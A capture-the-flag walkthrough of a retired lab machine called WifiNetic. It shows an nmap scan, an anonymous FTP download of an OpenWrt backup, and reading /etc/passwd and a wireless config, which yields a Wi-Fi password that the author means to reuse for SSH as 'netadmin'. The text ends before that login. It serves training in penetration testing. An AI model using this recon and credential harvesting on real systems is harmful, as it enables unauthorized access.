
WifiNetic (Easy)

Author - felamos
Retired Machine




WriteUp made by Scott (Sylph404)

Enumeration:


Nmap Scan

```
Kali Retired/Wifinetic » sudo nmap -sCV -p- -T4 --open -sS --min-rate 5000 10.10.11.247 -oA wifinetic
```



```
Kali Retired/Wifinetic » sudo nmap -sCV -p- -T4 --open -sS --min-rate 5000 10.10.11.247 -oA wifinetic
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-13 23:15 +0545
Nmap scan report for 10.10.11.247 (10.10.11.247)
Host is up (0.29s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE    VERSION
21/tcp open  ftp        vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.116
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 ftp      ftp          4434 Jul 31 11:03 MigrateOpenWrt.txt
| -rw-r--r--    1 ftp      ftp       2501210 Jul 31 11:03 ProjectGreatMigration.pdf
| -rw-r--r--    1 ftp      ftp         60857 Jul 31 11:03 ProjectOpenWRT.pdf
| -rw-r--r--    1 ftp      ftp         40960 Sep 11 15:25 backup-OpenWrt-2023-07-26.tar
|_-rw-r--r--    1 ftp      ftp         52946 Jul 31 11:03 employees_wellness.pdf
22/tcp open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
53/tcp open  tcpwrapped
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.94 seconds
```


It looks like ftp login. So login there. As we can see in the result of nmap scan, Anonymous login is allowed.



```
Kali Retired/Wifinetic » ftp 10.10.11.247
Connected to 10.10.11.247.
220 (vsFTPd 3.0.3)
Name (10.10.11.247:scott): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```


Anonymous login successful.

Listing the different files and folders in `Ftp 10.10.11.247`




```
ftp> ls
229 Entering Extended Passive Mode (|||46189|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp          4434 Jul 31 11:03 MigrateOpenWrt.txt
-rw-r--r--    1 ftp      ftp       2501210 Jul 31 11:03 ProjectGreatMigration.pdf
-rw-r--r--    1 ftp      ftp         60857 Jul 31 11:03 ProjectOpenWRT.pdf
-rw-r--r--    1 ftp      ftp         40960 Sep 11 15:25 backup-OpenWrt-2023-07-26.tar
-rw-r--r--    1 ftp      ftp         52946 Jul 31 11:03 employees_wellness.pdf
226 Directory send OK.
ftp> 
```

Getting files from Ftp server of Wifinetic to local machine.




```
ftp> get MigrateOpenWrt.txt
local: MigrateOpenWrt.txt remote: MigrateOpenWrt.txt
229 Entering Extended Passive Mode (|||42652|)
150 Opening BINARY mode data connection for MigrateOpenWrt.txt (4434 bytes).
100% |*********************************************************************************************************************************************************************|  4434       44.04 MiB/s    00:00 ETA
226 Transfer complete.
4434 bytes received in 00:00 (13.31 KiB/s)
ftp> get ProjectGreatMigration.pdf
local: ProjectGreatMigration.pdf remote: ProjectGreatMigration.pdf
229 Entering Extended Passive Mode (|||48590|)
150 Opening BINARY mode data connection for ProjectGreatMigration.pdf (2501210 bytes).
100% |*********************************************************************************************************************************************************************|  2442 KiB  186.33 KiB/s    00:00 ETA
226 Transfer complete.
2501210 bytes received in 00:13 (182.08 KiB/s)
ftp> get ProjectOpenWRT.pdf
local: ProjectOpenWRT.pdf remote: ProjectOpenWRT.pdf
229 Entering Extended Passive Mode (|||45905|)
150 Opening BINARY mode data connection for ProjectOpenWRT.pdf (60857 bytes).
100% |*********************************************************************************************************************************************************************| 60857       96.65 KiB/s    00:00 ETA
226 Transfer complete.
60857 bytes received in 00:00 (64.52 KiB/s)
ftp> get  backup-OpenWrt-2023-07-26.tar
local: backup-OpenWrt-2023-07-26.tar remote: backup-OpenWrt-2023-07-26.tar
229 Entering Extended Passive Mode (|||48207|)
150 Opening BINARY mode data connection for backup-OpenWrt-2023-07-26.tar (40960 bytes).
100% |*********************************************************************************************************************************************************************| 40960      122.63 KiB/s    00:00 ETA
226 Transfer complete.
40960 bytes received in 00:00 (63.26 KiB/s)
ftp> get employees_wellness.pdf
local: employees_wellness.pdf remote: employees_wellness.pdf
229 Entering Extended Passive Mode (|||47378|)
150 Opening BINARY mode data connection for employees_wellness.pdf (52946 bytes).
100% |*********************************************************************************************************************************************************************| 52946       89.15 KiB/s    00:00 ETA
226 Transfer complete.
52946 bytes received in 00:00 (56.14 KiB/s)
ftp> 
```

There is backup-OpenWrt-2023-07-26.tar in ftp server. So extract it.



```
Kali Retired/Wifinetic » tar -xvf backup-OpenWrt-2023-07-26.tar
./etc/
./etc/config/
./etc/config/system
./etc/config/wireless
./etc/config/firewall
./etc/config/network
./etc/config/uhttpd
./etc/config/dropbear
./etc/config/ucitrack
./etc/config/rpcd
./etc/config/dhcp
./etc/config/luci
./etc/uhttpd.key
./etc/uhttpd.crt
./etc/sysctl.conf
./etc/inittab
./etc/group
./etc/opkg/
./etc/opkg/keys/
./etc/opkg/keys/4d017e6f1ed5d616
./etc/hosts
./etc/passwd
./etc/shinit
./etc/rc.local
./etc/dropbear/
./etc/dropbear/dropbear_ed25519_host_key
./etc/dropbear/dropbear_rsa_host_key
./etc/shells
./etc/profile
./etc/nftables.d/
./etc/nftables.d/10-custom-filter-chains.nft
./etc/nftables.d/README
./etc/luci-uploads/
./etc/luci-uploads/.placeholder
Kali Retired/Wifinetic » 
```

When I read backup-OpenWrt-2023-07-26.tar , there is `/etc/passwd` file inside etc folder. Lets get it first.




```
Kali Retired/Wifinetic » cd etc
Kali Wifinetic/etc » ls
config  dropbear  group  hosts  inittab  luci-uploads  nftables.d  opkg  passwd  profile  rc.local  shells  shinit  sysctl.conf  uhttpd.crt  uhttpd.key
Kali Wifinetic/etc » cat passwd
root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
ntp:x:123:123:ntp:/var/run/ntp:/bin/false
dnsmasq:x:453:453:dnsmasq:/var/run/dnsmasq:/bin/false
logd:x:514:514:logd:/var/run/logd:/bin/false
ubus:x:81:81:ubus:/var/run/ubus:/bin/false
netadmin:x:999:999::/home/netadmin:/bin/false
```

So user might be netadmin .I guess.


Now,

lets see if I can get password for user in this files.When i cntinuously reading files. I get config/wireless file which password was set there.




```
Kali Wifinetic/etc » cat config/wireless

config wifi-device 'radio0'
        option type 'mac80211'
        option path 'virtual/mac80211_hwsim/hwsim0'
        option cell_density '0'
        option channel 'auto'
        option band '2g'
        option txpower '20'

config wifi-device 'radio1'
        option type 'mac80211'
        option path 'virtual/mac80211_hwsim/hwsim1'
        option channel '36'
        option band '5g'
        option htmode 'HE80'
        option cell_density '0'

config wifi-iface 'wifinet0'
        option device 'radio0'
        option mode 'ap'
        option ssid 'OpenWrt'
        option encryption 'psk'
        option key 'VeRyUniUqWiFIPasswrd1!'
        option wps_pushbutton '1'

config wifi-iface 'wifinet1'
        option device 'radio1'
        option mode 'sta'
        option network 'wwan'
        option ssid 'OpenWrt'
        option encryption 'psk'
        option key 'VeRyUniUqWiFIPasswrd1!'
```

Lets grab these password if ssh might works for `netadmin`.
pass: `VeRyUniUqWiFIPasswrd1!`



